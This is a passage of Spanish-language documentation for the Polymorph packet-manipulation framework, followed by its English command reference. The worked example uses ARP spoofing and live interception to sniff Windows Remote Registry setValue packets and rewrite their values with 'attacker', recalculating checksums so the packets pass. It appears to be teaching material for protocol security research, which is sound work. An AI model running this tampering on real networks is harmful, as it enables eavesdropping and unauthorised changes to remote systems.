tal forma que el campo se recalculé dinámicamente cuando estemos capturando en función de otros campos de la capa. Cuando añadimos un *Struct* hay que tener en cuenta que el campo que se utilice para recalcular la longitud debe de estar antes que el propio campo que se esta recalculando. Si observamos Wireshark, podemos ver que hay un campo de longitud justo antes de que

comience el mensaje. Polymorph no ha diseccionado correctamente este campo, por lo que vamos a crearlo. En la figura 20 se muestra su creación.

```
PH:cap/t878/RAW.WINREG > field -a value_size
00000000: 08 00 27 16 84 73 08 00 27 C7 7F FE 08 00 45 00 ..'..s...'.....E.
00000010: 01 08 17 06 40 00 80 06 5F 34 C0 A8 01 32 C0 A8 ....@..._4...2..
00000020: 01 33 C0 0B 01 BD 6D BC F4 AB 59 7B F5 F9 50 18 .3....m...Y{..P.
00000030: 00 FD 94 CC 00 00 00 00 00 DC FE 53 4D 42 40 00 .....SMB@.
00000040: 01 00 00 00 00 00 0B 00 01 00 00 00 00 00 00 00 .....
00000050: 00 00 C0 00 00 00 00 00 00 00 FF FE 00 00 01 00 .....
00000060: 00 00 15 00 00 00 00 00 04 00 00 00 00 00 00 00 .....
00000070: 00 00 00 00 00 00 00 00 00 00 39 00 00 00 17 C0 .....9.....
00000080: 11 00 6D 00 00 00 00 00 00 00 19 00 00 00 FF FF ..m.....
00000090: FF FF 78 00 00 00 64 00 00 00 00 00 00 00 78 00 ..x...d.....x.
000000A0: 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 .....
000000B0: 00 00 05 00 00 03 10 00 00 00 64 00 00 00 84 00 .....d.....
000000C0: 00 00 4C 00 00 00 00 00 16 00 00 00 00 00 B5 CE ..L.....
000000D0: F9 5A D8 6B 58 4B B9 C0 FF 6D 24 6C A1 06 02 00 .Z.kXK...m$l....
000000E0: 02 00 00 00 02 00 01 00 00 00 00 00 00 00 01 00 .....
000000F0: 00 00 00 00 00 00 01 00 00 00 14 00 00 00 6E 00 .....n.....
00000100: 65 00 77 00 20 00 76 00 61 00 6C 00 75 00 65 00 e.w. .v.a.l.u.e.
00000110: 00 00 14 00 00 00 .....

Start byte of the custom field: 250
End byte of the custom field: 254
Field type [int/str/bytes/hex]: int
[+] Field value_size added to the layer
```

Figure 20: Add Size field

Si accedemos a la interfaz del nuevo campo creado y mostramos su valor con el comando *show*, podemos observar como el valor que aparece no coincide con el que nos muestra Wireshark o los disectores, esto es debido a que polymorph interpreta por defecto todos los *int* en el orden *big endian*, y en este caso el protocolo de Registro Remoto de Windows los introduce en el paquete como *little endian*, para modificar el tipo del campo, lo único que tenemos que hacer es utilizar la sentencia que se muestra en la figura 21.

Una vez hemos encontrado e interpretado el campo de control que determina la longitud del campo *value* que hemos añadido anteriormente, vamos a añadir el *Struct* para recalcular este campo dinámicamente. En la figura 22 se muestra la secuencia de comandos.

Además de crear el *Struct*, podemos utilizar la opción *-t* para comprobar que esta correctamente formada. El resultado debería ser el valor de campo del usuario.

Para terminar, y antes de comenzar a escribir las funciones condicionales, vamos a convertir otro campo a *little endian*, el campo *opnum* de la capa RAW.DCERPC. Este campo nos servirá para escribir la precondición que filtre los paquetes *setValue* del protocolo. En la figura 23 se muestra la secuencia de comandos.

Antes de comenzar con la siguiente sección, vamos a guardar la plantilla por si ocurre algún problema que provoque un cierre inesperado de la aplicación. En la figura 24 se muestran los comandos necesarios.


```

PH:cap/t878/RAW.WINREG > field value_size
PH:cap/t878/RAW.WINREG/value_size > s

---[ value_size ]---
value           = 335544320 ()
bytes           = b'\x14\x00\x00\x00'
hex             = 14000000
size            = 4
slice           = [250, 254]
custom          = True
type            = int

PH:cap/t878/RAW.WINREG/value_size > type -a int -o little
[+] New type added

PH:cap/t878/RAW.WINREG/value_size > s

---[ value_size ]---
value           = 20 ()
bytes           = b'\x14\x00\x00\x00'
hex             = 14000000
size            = 4
slice           = [250, 254]
custom          = True
type            = int

PH:cap/t878/RAW.WINREG/value_size > █

```

Figure 21: Change the order of the field

```

PH:cap/t697/RAW.WINREG > recalculate -f value -sb 254 -e this.value_size
[+] Struct added to field value

PH:cap/t697/RAW.WINREG > recalculate -t value
b'n\x00e\x00w\x00 \x00v\x00a\x00l\x00u\x00e\x00\x00\x00'

```

Figure 22: Recalculate Value field

15.4 Añadiendo las funciones condicionales

Una vez tenemos los campos que nos interesan de la plantilla correctamente interpretados y además la hemos guardado en disco por si ocurre un evento inesperado, vamos a comenzar con las funciones condicionales que procesarán los paquetes en el aire.

Vamos a comenzar por añadir una precondition sencilla que filtre todos los paquetes que se interceptan y se quede solo con los paquetes *setValue*, para ello vamos a utilizar el campo *opnum* de la capa RAW.DCERPC como filtro. A continuación se muestra la precondition.

```
def winreg_setvalue(packet):
```

```

PH:cap/t878/RAW.WINREG > b
PH:cap/t878 > l RAW.DCERPC
PH:cap/t878/RAW.DCERPC > f opnum
PH:cap/t878/RAW.DCERPC/opnum > s

---[ opnum ]---
value           = 5632 (22)
bytes           = b'\x16\x00'
hex             = 1600
size            = 2
slice           = [200, 202]
custom          = True
type            = int

PH:cap/t878/RAW.DCERPC/opnum > type -a int -o little
[+] New type added

PH:cap/t878/RAW.DCERPC/opnum > s

---[ opnum ]---
value           = 22 (22)
bytes           = b'\x16\x00'
hex             = 1600
size            = 2
slice           = [200, 202]
custom          = True
type            = int

PH:cap/t878/RAW.DCERPC/opnum > 

```

Figure 23: Change opnum order

```

PH:cap/t1176 > save -p "/root/Desktop/winreg_template.json"
[+] Template saved to disk

```

Figure 24: Save option

```

try:
    if packet["RAW.DCERPC"]["opnum"] == 22:
        return packet
except:
    return None

```

Vamos a añadir adicionalmente una ejecución que nos saque por pantalla el valor del campo *value* de la capa RAW.WINREG, de esta forma habríamos construido un pequeño *sniffer* del protocolo WINREG. A continuación se muestra la ejecución.

```

def print_value(packet):
    print(packet['RAW.WINREG']['value'])
    return packet

```

Por último, utilizamos el comando *intercept* para comenzar a interceptar paquetes y ejecutar las funciones condicionales que hemos añadido sobre ellos. En la figura 25 se muestra la ejecución de todos los comandos anteriores y el resultado de mandar unos cuantos paquetes *setValue* desde una máquina legítima a la otra.

```
PH:cap/t1176 > prec -a winreg_setvalue -e emacs
Keep file on disk (/usr/local/lib/python3.6/dist-packages/polymorph/conditions/preconditions)? [y/N] y
[+] Condition winreg_setvalue added

PH:cap/t1176 > execs -a print_value -e emacs
Keep file on disk (/usr/local/lib/python3.6/dist-packages/polymorph/conditions/executions)? [y/N] y
[+] Condition print_value added

PH:cap/t1176 > i
[*] Waiting for packets...

(Press Ctrl-C to exit)

new value
new value with different size
tiny value
is sniffing?
```

Figure 25: Adding funcs and intercepting

Como se puede observar, en este punto estaríamos interceptando todos los paquetes *setValue* del usuario legítimo y sacándolos por pantalla. Para terminar con el caso práctico, vamos a añadir la ejecución y postcondición necesarias para modificar este valor introducido por el usuario legítimo.

Vamos a comenzar por ver el formato en *bytes* que tiene el campo *value* en el paquete. Para ello, volvemos a la interfaz de Polymorph, accedemos al campo y lo transformamos en tipo *bytes*. En la figura 26 se puede ver el proceso.

```
PH:cap/t1176 > l raw.winreg
PH:cap/t1176/RAW.WINREG > f value
PH:cap/t1176/RAW.WINREG/value > type -a bytes
[+] New type added

PH:cap/t1176/RAW.WINREG/value > s

---[ value ]---
value      = bytearray(b'n\x00e\x00w\x00 \x00v\x00a\x00l\x00u\x00e\x00\x00\x00') ()
bytes      = b'n\x00e\x00w\x00 \x00v\x00a\x00l\x00u\x00e\x00\x00\x00'
hex        = 6e00650077002000760061006c00750065000000
size       = 20
slice      = [254, 274]
custom     = True
type       = bytes

PH:cap/t1176/RAW.WINREG/value > █
```

Figure 26: Value in bytes

Como puede observarse, el valor tiene bytes nulos intercalados, vamos a dejarlo en tipo *bytes*, lo que implica que en la ejecución que desarrollemos el

valor que le asignemos al campo debe ser tipo *bytes*. La ejecución que vamos a utilizar es la siguiente.

```
def insert_value(packet):
    f_len = packet['RAW.WINREG']['value_size']
    i_value = b'a\x00t\x00t\x00a\x00c\x00k\x00e\x00r\x00'
    i_value += b'\x00' * (f_len - len(i_value))
    packet['RAW.WINREG']['value'] = i_value
    return packet
```

Como puede observarse, la ejecución no va a servir para todos los casos de uso. Con motivo de no hacer el caso práctico demasiado largo y complicado, se insertarán valores que sean de menor tamaño que el original y luego se hará padding con bytes nulos hasta el tamaño del campo original. De esta forma no dejamos inconsistentes todos los campos de control relacionados con el tamaño del paquete que hay a lo largo de las capas del mismo.

Para terminar, vamos a reutilizar una postcondición que utilizamos en el apartado anterior para recalcular los campos de control *chksum* de las capas IP y TCP.

```
def recalculate_tcp_ip(packet):
    from scapy.all import IP
    pkt = IP(packet.raw[14:])
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
        pkt.show2()
        packet.raw = bytes(pkt)
    return packet
```

Una vez se ha insertado estas funciones condicionales, lo único que nos quedaría es poner el *framework* a interceptar paquetes. El resultado debería ser algo similar a la figura 27, y el valor que se tiene que haber puesto en el registro de la máquina remota tiene que ser el valor introducido por el atacante (figura 28).

16.1 Interfaz principal

- **capture**: Capture packets from a specific interface and transform them into a template list.

Options:

- h prints the help.
- f allows packet filtering using the BPF notation.
- c number of packets to capture.
- t stop sniffing after a given time.
- file read a .pcap file from disk.
- v verbosity level medium.
- vv verbosity level high.

- **spoof**: Performs an ARP spoofing between machines in the network.

Options:

- h prints the help.
- t targets to perform the ARP spoofing. Separated by ','
- g gateway to perform the ARP spoofing
- i network interface.

- **clear**: Clears the screen.

16.2 Interfaz *tlist*

- **show**: Prints information about the list of templates.

Options:

- h prints the help.
- t show a particular template.

- **dissect**: Dissects the captured packets with the Tshark dissectors and generates a template from the packet.

Options:

- h prints the help.
- t dissects until a particular template.

- **template**: Access the content of a particular template.

Options:

- h prints the help.

- **wireshark**: Opens the captured file with Wireshark.

Options:

- h prints the help.
- p indicate a new path to the wireshark binary.

- **back**: Returns to the previous interface.

16.3 Interfaz *template*

- **show**: Prints information about the template.

Options:

-h	prints the help.
-l	shows a particular layer.

- **name**: Manages the name of the Template.

Options:

-h	prints the help.
-n	set a new name to the template.

- **layer**: Access and manage the layers of the Template.

Options:

-h	prints the help.
-a	adds a new layer to the Template.
-d	deletes a custom layer from the Template.

- **dump**: Dumps the packet bytes in different formats.

Options:

-h	prints the help.
-hex	dump the packet bytes encoded in hexadecimal.
-b	dump the packet bytes without encoding.
-hexstr	dump the packet bytes as an hexadecimal stream.

- **layers**: Prints the layers of the Template.

Options:

-h	prints the help.
-c	prints the custom layers.

- **preconditions**: Will run when a packet arrive. This functions receive a parameter that is the packet that will arrive when intercepting in real time. Furthermore, this functions must return the same packet if the user want to continue with the execution of the next conditions. There are three different types of conditions, Preconditions, which are associated with some input requirements that the packets must meet, Executions, which will do processing actions to the previously filtered packets and Postconditions, which have to be with actions that must be performed before forwarding the packet (ex. checksum reclaculations).

Options:

-h	prints the help.
-a	adds a new condition to the set.
-d	deletes a condition from the set.

-e	open a text editor that is in the path with the existing conditions , by default pico.
-s	prints the conditions with the source code.
-i	import a function from a file.
-sa	prints all the conditions on disk.
-sas	prints all the conditions source on disk.

- **postconditions:** Will run when a packet arrive. This functions receive a parameter that is the packet that will arrive when intercepting in real time. Furthermore, this functions must return the same packet if the user want to continue with the execution of the next conditions. There are three different types of conditions, Preconditions, which are associated with some input requirements that the packets must meet, Executions, which will do processing actions to the previously filtered packets and Postconditions, which have to be with actions that must be performed before forwarding the packet (ex. checksum reclaculations).

Options :

-h	prints the help.
-a	adds a new condition to the set.
-d	deletes a condition from the set.
-e	open a text editor that is in the path with the existing conditions , by default pico.
-s	prints the conditions with the source code.
-i	import a function from a file.
-sa	prints all the conditions on disk.
-sas	prints all the conditions source on disk.

- **executions:** Will run when a packet arrive. This functions receive a parameter that is the packet that will arrive when intercepting in real time. Furthermore, this functions must return the same packet if the user want to continue with the execution of the next conditions. There are three different types of conditions, Preconditions, which are associated with some input requirements that the packets must meet, Executions, which will do processing actions to the previously filtered packets and Postconditions, which have to be with actions that must be performed before forwarding the packet (ex. checksum reclaculations).

Options :

-h	prints the help.
-a	adds a new condition to the set.
-d	deletes a condition from the set.
-e	open a text editor that is in the path with the existing conditions , by default pico.
-s	prints the conditions with the source code.
-i	import a function from a file.
-sa	prints all the conditions on disk.

`-sas` prints all the conditions source on disk.

- **intercept:** Starts intercepting packets in real time.

Options:

`-h` prints the help.
`-ipt` iptables rule for ipv4
`-ip6t` iptables rule for ipv6

- **timestamp:** Shows the timestamp of the Template.
- **save:** Saves the Template to disk.

Options:

`-h` prints the help.
`-p` path where the Template will be written.

- **version:** Manages the version of the Template.

Options:

`-h` prints the help.
`-n` sets a new version.

- **description:** Manages the description of the Template.

Options:

`-h` prints the help.
`-n` sets a new description.

- **spoof:** Performs an ARP spoofing between machines in the network.

Options:

`-h` prints the help.
`-t` targets to perform the ARP spoofing. Separated by ','
`-g` gateway to perform the ARP spoofing
`-i` network interface.

- **back:** Returns to the previous interface.

16.4 Interfaz *layer*

- **show:** Prints information about the layer.

Options:

`-h` prints the help.
`-f` shows a particular field.

- **field:** Access and manage the fields of the layer.

Options:

-h	prints the help.
-a	adds a new field to the layer.
-d	deletes a custom field from the layer.

- **fields**: Prints the fields of the layer.

Options:

-h	prints the help.
-c	prints the custom fields.

- **dump**: Dumps the layer bytes in different formats.

Options:

-h	prints the help.
-hex	dump the packet bytes encoded in hexadecimal.
-b	dump the packet bytes without encoding.
-hexstr	dump the packet bytes as an hexadecimal stream.

- **recalculate**: Creates a structure that relates a field to other fields of the layer, so that its value can be calculated dynamically at run time.

Options:

-h	prints the help.
-f	field to be recalculated
-sb	start byte of the field that you want to recalculate.
-e	expression that recalculates the field
-t	tests a previously created structure
-s	shows the struct for a particular field
-d	deletes a struct from a field.

- **back**: Returns to the previous interface.

16.5 Interfaz *field*

- **show**: Shows the characteristics of the field.

- **value**: Manages the field value.

Options:

-h	prints the help.
-a	add a new value to the field
-t	type of the value ('hex', 'bytes', 'str', 'int'). By default 'str'.
-hex	prints the value encoded in hex.
-b	prints the value encoded in bytes.

- **type**: Manages the field type.

Options:

-h	prints the help.
-a	add a new type to the field ('hex', 'str', 'bytes', 'int')
-o	order for int type ('big', 'little')

- **name:** Manage the name of the field.

Options:

-h	prints the help.
-n	set a new name to the field.

- **slice:** Prints the slice of the field.
- **custom:** Manage the custom property of the field.

Options:

-h	prints the help.
-set	set the field as custom.
-unset	unset the field as custom

- **size:** Prints the size of the field.
- **dump:** Prints the hex dump of the field.
- **back:** Returns to the previous interface.